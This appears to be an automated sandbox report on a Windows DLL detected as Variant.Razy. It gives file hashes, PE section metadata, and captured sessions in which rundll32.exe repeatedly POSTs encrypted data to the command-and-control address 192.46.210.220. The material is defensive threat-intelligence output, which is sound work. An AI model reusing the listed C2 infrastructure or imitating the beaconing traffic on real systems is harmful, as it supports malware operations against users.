	SecuriteInfo.com.Variant.Razy.980776.20807.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.27063.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2260.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.12452.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.6851.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.2379.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.10617.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.24814.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.29553.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.15127.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.28360.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.19796.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9816.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.17887.dll	Get hash	malicious	Browse	• 192.46.210.220
	SecuriteInfo.com.Variant.Razy.980776.9354.dll	Get hash	malicious	Browse	• 192.46.210.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	326
Entropy (8bit):	3.408463865828527
Encrypted:	false
SSDEEP:	6:kKikXuyr8EMl/s8gFN+SkQlPlEGYRMY9z+4KlDA3RUeOlEfcTt:KklW/Y2kPlE99SNxAhUefit
MD5:	DC907620685B6E2130D79E48BDDC80AC
SHA1:	539043F413C012DF0C6866BAB6FAD7E962401A21
SHA-256:	4D99855C4738F264EC7EA6530DCA0BD2FF033D019661F43581D1EBEA86EA98AE
SHA-512:	DF5CDD4754060BE2D3D32CC6558E050DC889D031CF2C6536489626992F9A753880BD1E59266CF30A377963B26BE8A83D015A588C8542BED4252970FC21FE6205
Malicious:	false
Reputation:	low

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	p..... .....6.....(.....5..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.439720008501808
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.980776.9478.dll
File size:	1375232
MD5:	6fd1917b9317cb3a563452406ee6b42e
SHA1:	ca04deff186c8177bc45b1d71fc0d9f7cd77e89e
SHA256:	a0a2052a31550ac810368f5aa8e2e9d4f309758e6b3391f9ba27c52ccb9f4ed5
SHA512:	f2de83a41ec97d6173c1efc5ef80d937d5354ed4b60cf22dfe435bb953102fd51d3979e0dfedd5c6d373996ff7bd54c1f864361bc016435915b3d182f4a05ef6
SSDEEP:	24576:rnxqsL+DvNdnhMr5Lo6dOGcuQNrSH9d6N9eYWtZgDxxxSPnsqz7puATt5csRbu77:rcfk82uAJTl7bPswKwuK
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....E...E...E(VGE...E..'E...E...D...E...D...E...D...E...D...E(VCE...E...E...E...D...E...D...E..LE...E...D...ERich...E.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x4336b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5BBD7676 [Wed Oct 10 03:48:06 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	ccbe70d6d0d02f6248ca160d6a0bb85b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xc5e2f	0xc6000	False	0.442065922901	data	6.47812583733	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xc7000	0x80aec	0x80c00	False	0.534103837985	data	5.52052205911	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x148000	0x13ba0	0x1800	False	0.1875	DOS executable (block device driverpyright)	3.99635070896	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x15c000	0x72b4	0x7400	False	0.710264008621	data	6.69742088731	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 192.46.210.220

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:09 UTC	0	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:09 UTC	0	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:10 UTC	4	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:11 UTC	4	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:11 UTC	5	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:12 UTC	9	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:12 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49782	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:33 UTC	49	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:33 UTC	49	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:34 UTC	59	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49783	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:33 UTC	54	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:33 UTC	54	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:34 UTC	59	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49790	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:37 UTC	59	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:37 UTC	59	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:38 UTC	68	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49791	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:37 UTC	64	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:37 UTC	64	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:38 UTC	69	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49798	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:41 UTC	69	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:41 UTC	69	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:41 UTC	78	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49799	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:41 UTC	73	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:41 UTC	74	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:42 UTC	78	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49807	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:45 UTC	79	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:45 UTC	79	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:45 UTC	88	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49809	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:45 UTC	83	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:45 UTC	83	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:46 UTC	88	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49818	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:50 UTC	88	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:50 UTC	89	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:51 UTC	98	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:51 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49819	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:50 UTC	93	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
